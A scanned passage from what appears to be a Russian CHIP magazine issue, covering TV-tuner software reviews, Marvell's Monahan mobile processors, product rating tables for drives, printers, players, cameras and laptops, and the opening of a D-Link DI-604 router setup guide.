
можно заблокировать — и при этом управление тюнером будет доступно только с помощью мыши.

FlyDS 2.0 beta 2

Многие из тех, кто используют альтернативный софт для тюнера, останавливают свой выбор именно на этой программе. В отличие от вышеперечисленных утилит FlyDS не испытывает терпение пользователя, заставляя экспериментировать с различными настройками. Как правило, программа безошибочно идентифицирует чипсет устройства и автоматически определяет его основные параметры. Используя FlyDS, можно не только смотреть телевизор, но и слушать радио (конечно, при условии, что эта возможность реализована в самом устройстве).

Одно из самых главных достоинств FlyDS — отличный алгоритм подавления эффекта «расчески». Для этой цели программа применяет оригинальный метод, который использует искусственное увеличение частоты изображения. Благодаря этому на видео исчезают угловатости, а в динамичных сценах смена кадров происходит очень плавно, без искажений, вызванных чередованием полей. Изображение можно увеличивать или уменьшать, изменять разрешение монитора в полноэкранный режим и задавать жесткое соотношение сторон картинки, например 4:3.

Довольно интересно реализовано переключение каналов. При смене картинки одного телеканала другим можно указать эффект перехода, который будет сопровождать переключение станций



DSCALER может «замаскировать» логотип телекомпаний, что пригодится при записи



FLYDS, используя собственный алгоритм, лучше всего справляется с эффектом расчески (интерлейсингом)



CHRIS TV PROFESSIONAL умеет автоматически останавливать запись видео во время рекламы

вверх и вниз по диапазону. Это может быть появление новой картинки из середины экрана, вытеснение справа или слева и т. д.

Интересно, что при перетаскивании окна, в котором отображается телеканал, не удастся «задвинуть» изображение за край видимой области монитора, что очень удобно.

ChrisTV Professional 4.99

Одна из интересных возможностей данной программы — отображение текущего времени в верхнем углу экрана при просмотре в полноэкранном режиме. С одной стороны, функция не самая важная, но если нужно следить за временем, это очень удобно и практично. Скажем, благодаря этим часам в углу экрана вы никогда не забудете о передаче, которая вот-вот должна начаться по другому каналу.

Другая удобная возможность — отключение звука во время переключения каналов. На некоторых моделях ТВ-тюнеров при переключении каналов на несколько секунд возникает резкий неприятный шум. Работая с ChrisTV Professional, вы можете быть уверены в том, что не услышите его.

Навигация по каналам — еще одна сильная сторона ChrisTV. Казалось бы, что нового можно придумать для такой простой функции? Во-первых, переключать каналы можно с помощью удобного списка. Во-вторых, каждому каналу можно дать название и логотип,

который существенно упростит выбор. В базе данных программы содержится множество таких иконок для разных известных каналов. А для самых ленивых предусмотрено автоматическое переключение между программами. Утилита будет сама шелкать по каналам, и вам останется только остановить ее, когда на экране появится что-нибудь интересное.

В ChrisTV есть и возможность просмотра нескольких каналов одновременно. При этом можно указать частоту обновления картинки, которая выводится на экран, а также выбрать, сколько каналов будет отображаться в таблице: 4, 9, 16 или 20.

Во время просмотра можно использовать разные фильтры для улучшения


изображения. Самые лучшие результаты дает «FFDSHow». Также можно попробовать подключаемый модуль Deinterlace Filter, который позволяет удалить эффект «расчески».

Планировщик заданий в программе также предлагает много интересных возможностей. Например, можно сохранять настройки в виде профилей для многократного использования, выполнять задания периодически, например раз в неделю или в точно указанное время. Кроме того, есть удобная функция выключения записи на время рекламы, правда, программа может не определить рекламную паузу и вырезать нужный кусок фильма, так что лучше отредактировать впоследствии записанный фильм или концерт вручную. **CHIP**

Программа	DScaler 4.1.15	FlyDS 2.0 beta 2	ChrisTV Professional 4.99
Сайт программы	http://deinterlace.sourceforge.net	www.asvzzz.com/flyds.htm	www.chris-tv.com
Язык интерфейса	английский	русский	русский
Операционная система	Windows 9x/ME/2000/XP	Windows 9x/ME/2000/XP	Windows 9x/ME/2000/XP
Условия распространения	freeware	trialware	trialware
Цена	—	\$30	\$59,95
Поддержка пульта ДУ	—	+	—
Функция временного сдвига	+	+	+
PIP (картинка в картинке)	—	+	+
Телетекст	+	+	+
Планировщик	—	+	+
Плюсы программы	Большое количество фильтров	Эффекты при переключении каналов	Широкие возможности для записи
Минусы программы	Неудобный интерфейс	Не обнаружено	Не всегда корректно определяет тюнер

Прет-а-порте

Если Intel XScale можно было бы уподобить процессорам «от кутюр», то чипы компании Marvell на компьютерном рынке должны стать примерно тем же, что и мода прет-а-порте, то есть вполне удобной продукцией для повседневного использования.



MONAHAN Блок-диаграмма архитектуры PXA320

ОТ INTEL К MARVELL

Выгодная продажа или покупка?

Летом 2006 года, когда наблюдатели вдруг единодушно решили, что продажа корпорацией Intel своего подразделения по производству мобильных процессоров на платформе XScale может означать полное фиаско данной технологии, у специалистов Marvell было абсолютно противоположное мнение. Судя по всему, единственное, чего не хватало в свое время Intel, — это гра-

мотного позиционирования «младших» процессоров на рынке.

Внимательно проанализировав технические характеристики новых чипов, можно сделать следующий важный вывод: Monahan — это в большей степени процессоры приложений, ориентированные для решения четко очерченных задач. И именно в этом, судя по всему, заключается стратегический план компании Marvell, которая, в отличие от Intel, не собирается решать задачи по «глобальному переустройству цифрового мира». Надо признать, что после покупки у

Intel третьего поколения архитектуры XScale компания Marvell сумела за короткий срок создать решение, которое представляется вполне работоспособным и может занять свою нишу на рынке чипов для мобильных устройств.

Новые процессоры Marvell семейства MXA3XX, появление которых в мобильных устройствах ожидается в первой половине 2007 года, должны наконец-то составить конкуренцию откровенно слабым мобильным чипам Samsung и TI OMAP, которые просто не способны удовлетворить потребности современных коммуникаторов.

ОСОБЕННОСТИ АРХИТЕКТУРЫ

Новый чип для новых сетей

Основная задача Monahan — оптимизировать и ускорить работу коммуникаторов и смартфонов.

В основе процессоров Marvell новой серии лежит масштабируемое ядро, таковая частота работы которого может достигать 658 МГц (в моделях PXA300 и PXA310) и 800 МГц (только в топовой модели PXA320). Между тем во время демонстраций, которые проводила еще компания Intel, скорость Monahan достигала 1,2 ГГц, что дает нам представление о потенциальных возможностях новой архитектуры, выполненной с соблюдением технологических норм 90 нм. Конечно, мобильные процессоры вы не сможете разогнать сами, как это делается на десктопах, да в этом и нет необходимости. Все три модели этой линейки оснащены технологией подстройки тактовой частоты в зависимости от загрузки и выполняемых задач. Для ускорения работы с мультимедиа в процессоре используется хорошо известная всем технология Intel MMX 2.

В микросхемы серии PXA интегрированы интерфейсы диспетчера памяти NAND, шины USB 2.0 и интерфейс QuickCapture, позволяющий работать с фото- и видеокамерами с разрешением матрицы до 5 мегапикселей. Кроме того, в чипы встроена возможность подключения к сотовым телефонным сетям третьего поколения и поддержка большинства современных стандартов периферийных устройств: беспроводные модули основной полосы частот, DVB-H, Wi-Fi, WiMAX, Bluetooth 2.0.

Для ускорения работы с видео в старшей модели PXA320 этого семейства процессоров был аппаратно реализован графический ускоритель, позволяющий воспроизводить видео в кодеке H.264 со скоростью 30 кадров/с в графике VGA. Это открывает новые возможности по созданию мультимедийных коммуникаторов с VGA-дисплеями.

А если ко всему этому добавить, что веб-страницы на устройствах, созданных на базе Marvell PXA 3XX, открыва-

Два по весу одного

В 2006 году компания Marvell создала компактный чип 88W8688, объединяющий в себе два беспроводных модуля — Bluetooth 2.0 и Wi-Fi 802.11a/b/g. Новый гибридный чип по размерам почти вдвое меньше современных Bluetooth-модулей (его площадь — всего 80 мм²), используемых на коммуникаторах и телефонах. И, что особенно важно для мобильных устройств, он потребляет меньше энергии. Необходимо также отметить, что чип 88W8688, как и процессоры Monahan,

выполнен с соблюдением технологических норм 90 нм. Каких-либо технологических новшеств данный чип в себе не несет, зато позволяет производителям мобильных устройств экономить драгоценное внутреннее пространство и увеличивать время автономной работы. Таким образом, 88W8688 открывает новые возможности для применения Wi-Fi в сотовых телефонах. Уже в первой половине 2007 года можно ожидать появления первых мобильных устройств на его основе.

ются быстрее как минимум в полтора раза, то становится понятным стремление ведущих разработчиков коммуникаторов и смартфонов скорее запустить новые процессоры в дело.

LG KC1

Мощность и скорость по максимуму

К моменту написания этой статьи только корейская компания LG успела анонсировать мобильное устройство на базе процессора Monahan. В основе LG KC1 — процессор Marvell PXA320 (кодовое наименование Monahan-P) с тактовой частотой 806 МГц. Коммуникатор работает под управлением операционной системы Windows Mobile 5.0 Pocket PC Phone Edition, что указывает на его разработку еще до появления Windows Mobile 6.0. Но существует вероятность, что в продажу он поступит уже с новой операционной системой.

LG KC1 оснащен сенсорным дисплеем 2,8 дюйма со стандартным разрешением 240x230 точек. Устройство располагает солидным запасом встроенной памяти: 128 Мбайт RAM и 512 Мбайт ROM, кроме того, имеется слот для карт памяти формата microSD. Одним из самых примечательных качеств этого устройства является то, что оно может работать в сетях WiMAX. Речь, разумеется, идет о мобильном варианте IEEE 802.16e. LG KC1 в беспроводных сетях Mobile WiMAX способен передавать данные на скорости до 10 Мбит/с. Что же касается сотовых сетей стандарта CDMA, то здесь технология EV-DO обеспечивает скорость до 2,4 Мбит/с.

Самым обидным для российского пользователя является то, что KC1 предназначен для работы в сотовых сетях CDMA (разумеется, на частоте 800 МГц, а не CDMA-450, как у Skylink), что сразу сводит к нулю его шансы на российском рынке.

■ ■ ■ Сергей Кондрацев



PXA3XX На месте, которое прежде занимала Intel, теперь красуется логотип Marvell

CHIP рекомендует

CHIP TOP 5

Лучшие продукты



Актуальный обзор компьютерного и цифрового рынка: воспользуйтесь нашим рейтингом как источником беспристрастных рекомендаций при выборе новых устройств.

Мы продолжаем тщательно изучать устройства, которые поступают на испытательные стенды нашей тестовой лаборатории. А это немного-немало порядка 1500 образцов в год. Сегодня в нашей базе содержится более 40 категорий, и к ним регулярно добавляются новые. Таблицы рубрики Топ 5 содержат основную информацию по каждому из устройств: полученные по результатам тестирования баллы, стоимость и основные технические параметры — здесь есть все необходимое, чтобы принять окончательное решение при выборе.

Порядок размещения устройств в таблице определяется общей оценкой. При равном количестве баллов дополнительно учитывается соотношение цены и качества, которое оценивается по пятибалльной шкале: отлично, хорошо, средне, удовлетворительно, плохо.

Чтобы выбор лучше отвечал вашим потребностям, обращайтесь на оценки, выставленные за каждый из параметров, и на указанные характеристики. Ведь высокая скорость печати принтера Oki C5600N может быть важнее для вас, чем цена и качество печати Epson Aculaser C1100. **CHIP**

Содержание	
Внутренние приводы DVD-RW	127
Черно-белые лазерные принтеры	127
MP3-плееры (1 Гбайт)	127
17-дюймовые ЖК-мониторы	127
Универсальные цифровые камеры	128
Камеры стоимостью около \$1000	128
Жесткие диски 2,5 дюйма	128
MP3-плееры (2–15 Гбайт)	128
Цветные лазерные принтеры	129
Ноутбуки	129
Стильные цифровые камеры	129
Субноутбуки	129

Наши оценки	
более 90 баллов: отлично	
от 76 до 90 баллов: очень хорошо	
от 56 до 75 баллов: хорошо	



LG GSA-H10N

Внутренние приводы DVD-RW

Место	Модель	Общая оценка	Цена, \$	Цена/качество	Запись DVD-R	Чтение DVD	Запись CD	Общая шумность	Скорость записи DVD-R/RW	Скорость записи DVD-R/RW	Скорость записи/чтения DVD-RAM
1	LG GSA-H10N	99	33	отличное	100	100	97	100	16x/8x	16x/6x	12x/12x
2	Samsung SH-S182M	98	36	хорошее	99	97	93	98	18x/8x	18x/6x	12x/12x
3	Samsung SH-S182D	97	33	отличное	98	97	88	98	18x/8x	18x/6x	12x/12x
4	Samsung SH-S183A	97	38	хорошее	97	96	94	98	18x/8x	18x/6x	12x/12x
5	LG GSA-H20L	97	36	хорошее	97	91	92	100	16x/8x	16x/6x	5x/5x

LG GSA-H10N относится к типу внутренних оптических приводов с лоточной загрузкой диска. Это устройство класса SuperMulti позволяет читать и записывать диски следующих типов: DVD±R/RW, CD-R/RW и DVD-RAM (без картриджей). Модель отличается хорошим качеством записи и чтения DVD, а также низким уровнем шумности, что является несомненным плюсом.

Brother HL-5240

Компактный и мощный принтер печатает с разрешением 1200x1200 точек на дюйм и скоростью 28 страниц в минуту. Модель оснащена одним слотом SO-DIMM (144 контакта), позволяющим нарастить память до 528 Мбайт. Также имеется стандартный параллельный порт и высокоскоростной USB 2.0. Отличительная особенность устройства — низкий уровень шума.



Черно-белые лазерные принтеры

Место	Модель	Общая оценка	Цена, \$	Цена/качество	Качество печати	Скорость	Оснащение	Шумность, сон (печать/ожидание)	Номинальная скорость печати, стр./мин.	Максимальное разрешение, dpi
1	Brother HL-5240	94	250	хорошее	99	98	92	4,5/1,7	28	1200x1200
2	Samsung ML-3051N	94	430	удовл.	99	95	100	7,5/26	28	1200x1200
3	HP LaserJet P2015n	87	450	неудовл.	98	82	84	7,5/3,2	26	1200x1200
4	Okidata B4250	86	240	удовл.	98	91	64	10,6/3,4	22	1200x1200
5	Lexmark E340	86	260	удовл.	82	100	84	8,2/1,4	28	1200x1200



MP3-плееры (1 Гбайт)

Место	Модель	Общая оценка	Цена, \$	Цена/качество	Качество звука	Мобильность	Воспроизведение MP3, ч/мин.	Оснащение	Эргономичность	Документация и сервис	Емкость, Мбайт
1	Cowon iAudio U3 (1Gb)	88	145	удовл.	99	66	21:00	100	91	81	1024
2	iRiver U10 (1 Gb)	84	250	плохое	94	71	28:05	80	94	69	1024
3	Cowon iAudio U2 (1 Gb)	79	130	плохое	86	76	18:55	74	82	57	1024
4	TEAC MP-400 (512 Mb)	77	130	удовл.	88	72	11:50	65	83	71	512
5	Apple iPod NANO (1 Gb)	76	180	плохое	84	61	15:30	77	83	62	1024

Cowon iAudio U3

Гигабайтный плеер Cowon iAudio U3 лидирует практически по всем параметрам кроме мобильности. TFT-дисплей с разрешением 160x128 пикселей способен отображать до 262 000 оттенков. При сравнительно небольшом размере экрана этого количества цветов вполне достаточно для качественной картинки. Также плеер позволяет просматривать тексты, изображения и видеофайлы.

Samsung SyncMaster 740T

Samsung SyncMaster 740T — это отличная матрица PVA с классическим соотношением сторон 4:3. Достойное качество изображения, высокий контраст, множество установок — включая настройку гаммы, насыщенности и оттенка цвета. При этом дисплей обладает средней яркостью (214 кд/м²). Максимальное разрешение монитора составляет 1280x1224 точек.



17-дюймовые ЖК-мониторы

Место	Наименование	Общая оценка	Цена, \$	Цена/качество	Качество изображения	Максимальный контраст	Яркость, кд/м²	Время отклика, мс	Оснащение	Рекомендуемое разрешение	Тип матрицы
1	Samsung SyncMaster 740T	91	340	удовл.	100	1127:1	214	25	77	1280x1224	PVA
2	ViewSonic VX724	85	300	удовл.	96	743:1	306	7	65	1280x1024	TN+Film
3	BenQ FP71V+	85	350	удовл.	88	578:1	381	10	80	1280x1024	TN+Film
4	BenQ FP71V	85	350	удовл.	93	663:1	292	7	80	1280x1024	TN+Film
5	iiyama ProLite E1700S	84	270	отличное	90	552:1	249	8	68	1280x1024	TN+Film

Panasonic Lumix DMC-LX2

Panasonic DMC-LX2 является очень удачной 10-мегапиксельной компактной цифровой камерой. Ее особенности — широкоугольный объектив 28 мм и матрица формата 16:9. Имеется возможность полнофункционального ручного управления, включая ручную фокусировку и ручную установку выдержки, которые могут плавно регулироваться с помощью джойстика.



Универсальные цифровые камеры

Место	Место	Общая оценка	Цена \$	Цена/качество	Качество изображения	Оснащение	Эргономичность	Скорость съемки пяти кадров JPEG, с	Эффективное разрешение, мегапикселей	Фокусное расстояние, мм	Тип карты памяти
1	Panasonic Lumix DMC-LX2	81	470	удовл.	84	81	81	6	10,2	28–112	SD
2	Canon PowerShot A620	79	295	отличное	78	71	87	5,4	7	35–140	SD
3	HP Photosmart R927	78	330	хорошее	83	73	77	8	8,2	35–105	SD
4	HP Photosmart R967	78	350	хорошее	75	70	90	6	10	35–105	SD
5	Canon PowerShot A630	77	300	хорошее	79	70	84	6,4	8	35–140	SD



Nikon D80

Камеры стоимостью около \$1000

Место	Место	Общая оценка	Цена \$	Цена/качество	Качество снимков	Оснащение	Эргономичность	Серийная съемка, кадров/с	Емкость аккумулятора (кол-во кадров)	Эффективное разрешение, мегапикселей	Тип карты памяти
1	Nikon D80	87	1200	удовл.	93	73	83	3/6	500	10,2	SD
2	Canon EOS 400D	86	900	отличное	88	78	91	3/9	270	10,1	CF/II
3	Nikon D40	84	760	отличное	90	73	77	3/5	265	6	SD
4	Canon EOS 350D	80	850	отличное	82	69	85	3/5	270	8	CF/II
5	Olympus E400	80	1000	удовл.	86	72	65	3/5	230	10	xD, CF/II

Лидера отличают хорошая светочувствительность и низкий уровень шумов, а также удобные и легкие в использовании креативные функции: встроенное редактирование, D-lighting, устранение эффекта красных глаз, съемка в монохромном режиме, фильтры и наложение изображений. Плюс к этому большая емкость аккумулятора, позволяющая делать до 1400 кадров без подзарядки.

Seagate Momentus 5400.2

Жесткий диск 2,5-дюймового форм-фактора Seagate Momentus 5400.2 (ST9120821A) обеспечивает свободу передвижения и быструю передачу данных за счет скорости вращения 5400 об./мин. Электродвигатель с гидродинамическими подшипниками SoftSonic работает практически бесшумно, а вот мобильность у этой модели не самая лучшая.



Жесткие диски 2,5 дюйма

Место	Наименование	Общая оценка	Цена \$	Цена/качество	Мобильность	Производительность	Скорость передачи данных, Мбайт/с	Шумность	Емкость, Гбайт	Интерфейс	Скорость вращения, об/мин.
1	Seagate Momentus 5400.2	81	140	удовл.	63	78	30,7	100	120	UDMA	5400
2	Toshiba MK 1233 GAS	79	230	отличное	100	59	23,2	70	120	UDMA	4200
3	Fujitsu MHV2120BH	79	120	хорошее	70	80	31,6	85	120	SATA	5400
4	Fujitsu MHV2120AT	78	130	отличное	94	64	25,3	73	120	UDMA	4200
5	Toshiba MK 8032 GSX	77	90	хорошее	59	69	27,2	95	80	SATA	5400

Cowon iAudio 6

MP3-плееры (2–15 Гбайт)

Место	Место	Общая оценка	Цена \$	Цена/качество	Качество звука	Мобильность	Воспроизведение MP3, ч/мин.	Оснащение	Эргономичность	Документация и сервис	Емкость, Гбайт
1	Cowon iAudio 6	89	270	неудовл.	93	72	17:30	97	100	77	4
2	Samsung YP-K5Q	87	220	неудовл.	96	100	33:00	86	65	77	2
3	Apple iPod nano II 8GB (MA497)	85	250	неудовл.	79	97	24:30	87	79	67	8
4	Samsung YP-Z5Q	84	140	удовл.	94	90	25:30	88	64	67	2
5	Cowon iAudio F2	84	170	неудовл.	73	82	20:35	98	87	77	2

Компания Cowon продолжает лидировать в категории MP3-плееров. Модель iAudio 6 оснащена стандартным набором функций: встроенный диктофон, запись с линейного входа, FM-тюнер и множество воспроизводимых форматов. Этот плеер также обладает функцией просмотра графических и текстовых файлов. Минус iAudio 6 — достаточно низкий уровень мобильности.



HP Color LaserJet 3600N

Цветные лазерные принтеры

Место	Модель	Общая оценка	Цена, \$	Цена/качество	Качество печати	Скорость	Оснащение	Шумность, сон (печать/ожидание)	Номинальная скорость, стр./мин. (ч/б/цвет)	Максимальное разрешение, dpi
1	HP Color LaserJet 3600 N	92	760	удовл.	97	99	68	7,9/2,3	17/17	600x600
2	Oki C5600N	89	630	удовл.	88	100	87	9,8/3,1	32/20	2400x600
3	Epson Aculaser C1100	85	450	отлично	100	66	83	8,8/0	25/5	1200x600
4	Lexmark C522	82	650	удовл.	99	60	92	10,4/5	19/19	1200x1200
5	Samsung CLP-510	80	460	отлично	87	56	90	7,5/2,5	24/6	600x600

Принтер HP Color LaserJet 3600N потеснил лидера январского списка лучших продуктов. Сегодняшний победитель оснащен процессором VLIW Fujitsu FRV555 с частотой 360 МГц и памятью 64 Мбайт. Он печатает до 17 страниц в минуту — как в цветном, так и черно-белом режимах. Подключается к ПК через порт USB 2.0 и обладает возможностью печати посредством Bluetooth.

Dell XPS M1710 (Core 2 Duo)

Всем — от внешнего вида до оснащения — Dell XPS M1710 демонстрирует свое лидирующее положение. Данная модель укомплектована процессором Intel Core Duo с частотой 2,33 ГГц, видеокартой NVIDIA GeForce G0 7900 GTX с объемом видеопамати 512 Мбайт и 17-дюймовым дисплеем. При сравнительно небольших габаритах (39,4x28,7 см) ноутбук довольно тяжелый — 4 кг.

Ноутбуки

Место	Модель	Общая оценка	Цена, \$	Цена/качество	Производительность	Дисплей	Процессор/тактовая частота, ГГц	Видеокарта/объем памяти, Мбайт
1	Dell XPS M1710 (Core 2 Duo)	79	3500	удовл.	87	84	Core 2 Duo T7600/2,33	GeForce Go 7900 GTX/512
2	Sony VGN-AR21S	75	3900	удовл.	72	75	Core 2 Duo T7200/2	GeForce Go 7600/256
3	Fujitsu Siemens Amilo Xi 1526	70	2000	отличное	64	73	Core 2 Duo T5600/1,83	GeForce Go 7600/256
4	Fujitsu Siemens Amilo Xi 1546	70	2000	отличное	69	73	Core Duo T2400/1,83	Mob. Radeon X1800/256
5	Acer Aspire 9802 WKMI	70	2000	хорошее	56	85	Core Duo T2300/1,67	GeForce Go 7600/256



Sony Cyber-shot DSC-N2

Стильные цифровые камеры

Место	Место	Общая оценка	Цена, \$	Цена/качество	Качество изображения	Оснащение	Эргономичность	Скорость съемки пяти кадров JPEG, с	Эффективное разрешение, мегапикселей	Фокусное расстояние, мм	Тип карты памяти
1	Sony Cyber-shot DSC-N2	83	440	хорошее	93	57	94	7	10	38-114	Memory Stick Duo
2	Fujifilm FinePix F30	82	370	отличное	96	68	87	8	6,1	36-108	xD
3	Casio Exilim EX-Z1000	81	450	отличное	81	68	88	9	10	38-114	SD
4	Casio Exilim EX-Z600	80	335	отличное	77	64	96	7	6	38-114	SD
5	Sony Cyber-shot DSC-T10	80	365	хорошее	83	70	90	6,4	7,2	38-114	Memory Stick Duo

Сильные стороны Cyber-shot N2 — это разрешение 10,1 мегапикселя, высокая чувствительность, 3-дюймовый ЖК-экран Clear Photo Plus с сенсорным управлением и объектив Carl Zeiss с оптическим увеличением 3х. Эта модель обладает средней скоростью съемки, но хорошей эргономичностью. Емкость аккумулятора рассчитана на 300 кадров или 3,5 часа непрерывной съемки.

Sony VAIO VGN-TX3XRP/B

Высокотехнологичный, легкий и прочный ноутбук Sony VAIO VGN-TX3XRP/B из углеродного волокна весом всего 1,25 кг может работать от батареи до 7,5 часов. Эта модель оснащена процессором Core Solo U1400 с низким энергопотреблением и частотой 1,2 ГГц. Дополнительный плюс этой модели — сверхтонкий привод с поддержкой DVD±RW DL.

Субноутбуки

Место	Модель	Общая оценка	Цена, \$	Цена/качество	Мобильность	Время работы (с текстом/полная загрузка)	Оснащение	Производительность	Процессор/тактовая частота, ГГц
1	Sony VAIO VGN-TX3XRP/B	88	2700	хорошее	100	10:09/3:30	90	57	Core Solo U1400 ULV/1,2
2	Fujitsu Siemens Lifebook Q2010	82	5600	удовл.	86	8:02/2:37	90	59	Core Solo U1400 ULV/1,2
3	HP Compaq nc 2400	79	1700	хорошее	82	7:20/3:05	90	58	Core Solo U1400 ULV/1,2
4	Samsung Q40 Pro	78	1700	удовл.	77	6:49/3:01	95	43	Core Solo U1400 ULV/1,2
5	Lenovo IBM ThinkPad X60s	76	2400	хорошее	62	4:06/1:14	86	88	Core Duo L2400 LV/1,67

В этой статье

Настройка протокола TCP/IP

Интернет и общая локальная сеть

Тонкая настройка роутера

Восстановление после сбоев

Железная связь



Как научиться тонкой настройке роутера? Мы поможем разобраться с особенностями конфигурации самого простого и недорогого устройства — D-Link DI-604.

ФИЗИЧЕСКОЕ ПОДКЛЮЧЕНИЕ

Разбираемся с кабелями

Первый этап настройки — это правильное подключение самого устройства.

CHIP Вывод

■ D-Link DI-604 — маршрутизатор «для ленивых». Главное, что от вас потребуется, — это правильно сконфигурировать его всего один раз: после грамотной настройки про это сетевое устройство можно забыть. Вспомнить о существовании роутера придется только в том случае, если ваша сеть разрастется до 15–20 ПК. Вот тогда уже производительности этого роутера окажется недостаточно, и вам нужно будет поменять его на более серьезное устройство.

К гнезду, которое обозначено на роутере как «WAN», необходимо подключить сетевой кабель со стороны провайдера, а вот тот патч-корд надо одним концом подсоединить к порту DI-604, обозначенному цифрой «1», а другим — к сетевой плате на компьютере.

После подключения сетевых кабелей наступает ответственный момент — подсоединение к сети. Если все сделано правильно, то на лицевой панели маршрутизатора DI-604 будут гореть, как минимум, три зеленых огонька. Если не горит ни одного, внимательно проверьте цепь питания. Если не горит лампочка «WAN», обратитесь к своему интернет-провайдеру — пусть он протестирует физическую линию вашего подключения. Если не горит индикатор «1», внимательно проверьте ваш патч-корд.

НАСТРОЙКА СЕТЕВОЙ ПЛАТЫ

Если не срабатывает автоматика

Теперь нам надо подключиться к панели управления маршрутизатором. Для этого необходимо в свойствах протокола TCP/IP сетевой платы вашего компьютера выставить опцию «Получить IP-адрес автоматически». Последовательность действий следующая: «Пуск | Настройка | Сетевые подключения». Здесь вы находите значок «Подключение по локальной сети», кликаете по нему правой кнопкой мыши и выбираете в меню «Свойства». В открывшемся окне из списка «Компоненты, используемые этим подключением» выбираете «Протокол Интернета (TCP/IP)» и

жмете кнопку «Свойства». В окне настроек выбираете закладку «Общие» и устанавливаете здесь следующие значения: «Получить IP-адрес автоматически», «Получить адрес DNS-сервера автоматически». Для проверки правильности этой настройки надо выполнить команду: «Пуск | Настройка | Сетевые подключения», кликнуть по значку «Подключение по локальной сети» правой кнопкой мыши и в появившемся меню выбрать пункт «Состояние». Далее в открывшемся окне надо выбрать закладку «Поддержка» и посмотреть на полученный IP-адрес: он должен представлять собой набор цифр «192.168.0.X», где вместо X обычно находится 2.

Если по каким-то причинам ваш компьютер не смог получить IP-адрес автоматически, то необходимо назначить его в явном виде. Для этого выполните последовательность команд: «Пуск | Настройка | Сетевые подключения | Подключение по локальной сети | Свойства | Компоненты, используемые этим подключением | Протокол Интернета (TCP/IP) | Свойства». В открывшемся окне нужно установить следующие значения:

- ✓ IP-адрес: 192.168.0.2;
- ✓ маска подсети: 255.255.255.0;
- ✓ шлюз по умолчанию: 192.168.0.1;
- ✓ адреса DNS-серверов: 192.168.0.1.

ПЕРВИЧНАЯ НАСТРОЙКА РОУТЕРА

Что делать с мастером?

Следующий шаг — подключение к панели управления. Для этого откройте интернет-браузер (MS Internet Explorer, Mozilla и пр.) и введите в адресной строке «http://192.168.0.1». В появившемся окне ввода пароля наберите «Login: admin», а поле пароля оставьте пустым. В результате вы должны увидеть в окне браузера картинку, которая обычно радует любого пользователя, но слабо утешает сетевого специалиста. Прежде чем начинать работать с ней, лучше всего отключить от устройства кабель, предназначенный для гнезда WAN. Во многих случаях это будет перестра-



D-LINK DI-604 При правильном физическом подключении роутера на панели должны гореть три зеленых индикатора

ховкой, но зачем искать себе дополнительные проблемы?

После отключения внешнего канала у вас есть два варианта: либо вы честно пытаетесь разобраться в настройках роутера, следуя нашим советам, либо просто жмете на кнопку «Run Wizard», запуская мастер первоначальной настройки. В открывшемся окне кликаете по кнопке «Next». Далее вам надо будет два раза ввести новый пароль (в полях «New Password» и «Reconfirm»). Следующим шагом будет указание «TimeZone».

